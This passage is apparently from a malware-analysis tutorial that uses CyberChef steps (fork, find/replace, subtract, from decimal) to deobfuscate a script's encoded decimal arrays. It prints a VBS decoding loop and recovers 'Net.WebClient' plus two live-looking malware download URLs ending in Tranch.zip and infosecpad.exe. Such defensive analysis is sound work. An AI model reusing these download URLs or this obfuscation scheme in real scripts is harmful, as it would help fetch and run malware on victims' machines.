4352,4375,4390,4320,4361,4375,4372,4341,4382,4379,4375,4384,4390

4378,4390,4390,4386,4389,4332,4321,4321

4378,4390,4390,4386,4389,4332,4321,4321,4388,4371,4375,4381,4375,4389,4389,4382,4375,4388,4320,4373,4385,43
83,4321,4393,4386,4319,4373,4385,4384,4390,4375,4384,4390,4321,4391,4386,4382,4385,4371,4374,4389,4321,4324
,4322,4324,4325,4321,4322,4326,4321,4358,4388,4371,4384,4373,4378,4320,4396,4379,4386

4378,4390,4390,4386,4389,4332,4321,4321,4388,4371,4375,4381,4375,4389,4389,4382,4375,4388,4320,4373,4385,43
83,4321,4393,4386,4319,4373,4385,4384,4390,4375,4384,4390,4321,4391,4386,4382,4385,4371,4374,4389,4321,4324
,4322,4324,4325,4321,4322,4326,4321,4379,4384,4376,4385,4389,4375,4373,4386,4371,4374,4320,4375,4394,4375
```

Operation 19 - Separating the Decimal Values With another Fork

Now that we've isolated the arrays, we need to isolate the individual integer values so that we can append the subtraction value.

We can do this with another Fork operation, specifying a comma delimiter (as this is what separates our decimal values) and a merge delimiter of newline. Again, this newline does nothing but improve readability.



Fork

Split delimiter: \n

Merge delimiter: \n\n

□ Ignore errors

Fork

Split delimiter: ,

Merge delimiter: \n

□ Ignore errors

Find / Replace

Find: (.*) REGEX

Replace: $1 $R3

□ Global match □ Case insensitive


```
Output

4352
4375
4390
4320
4361
4375
4372
4341
4382
4379
4375
4384
4390

4378
4390
4390
```

Arrays are separated by double newline

Operation 20 - Appending Subtraction Values

With the decimal values isolated, we can go ahead and use a previous techniquq to capture each line and append the subtraction key that is currently stored in $R3.

Here we can see the subtraction key appended to each line containing a decimal value.



Find / Replace

Find: `(.*)` REGEX

Replace: `$1 $R3`

□ Global match □ Case insensitive

☑ Multiline matching □ Dot matches all

Subtract

Delimiter: Space


Output

```
4352 4274
4375 4274
4390 4274
4320 4274
4361 4274
4375 4274
4372 4274
4341 4274
4382 4274
4379 4274
4375 4274
4384 4274
4390 4274
```

Operation 21 - Applying the Subtraction Operation

We can now apply a subtract operation to subtract the value appended in the previous step.

This restores the original ascii charcodes so that we can decode them in the next step.



□ Global match □ Case insensitive

☑ Multiline matching □ Dot matches all

Subtract

Delimiter: Space

From Decimal

Delimiter: Space □ Support signed values

Output


```
78
101
116
46
87
101
98
67
108
105
101
110
116
104
```

ASCII codes restored.

Operation 22 - Decoding the ASCII Codes

With the ASCII codes restored in their original decimal form, we can apply a from decimal operation to restore the original text.

Here we can see the Net.Webclient string, albeit it is spaced out over newlines due to our forking operation.



☐ Global match ☐ Case insensitive

☑ Multiline matching ☐ Dot matches all

Subtract

Delimiter: Space

From Decimal


Delimiter: Space ☐ Support signed values

```
N
e
t
.
W
e
b
C
l
i
e
n
t

h
t
t
```

Final Result - Extracting Malicious URL's

Now that the content is decoded, we can go ahead and remove the readability step that we added in Operation 19.

That is, we can remove the Merge Delimter that was added to improve the readability of steps 20 and 21.




Fork

Split delimiter: ,

Merge delimit...

☐ Ignore errors

With the Merge Delimiter removed, The output of the four decimal arrays will now be displayed.



Find / Replace

Find: `(.*)` REGEX

Replace: `$1 $R3`

□ Global match □ Case insensitive

☑ Multiline matching □ Dot matches all

Subtract

Delimiter: Space

From Decimal

Delimiter: Space □ Support signed values

```
            For Each QbJ In yAq
           Dim RrB
                 RrB = RrB & Chr(QbJ - qqT)
              Next
```

Output

```
Net.WebClient

https://

https://raekessler.com/wp-content/uploads/2023/04/Tranch.zip

https://raekessler.com/wp-content/uploads/2023/04/infosecpad.exe
```

Video WalkThrough

Watch Video At:

https://youtu.be/CIg4TXFJRK0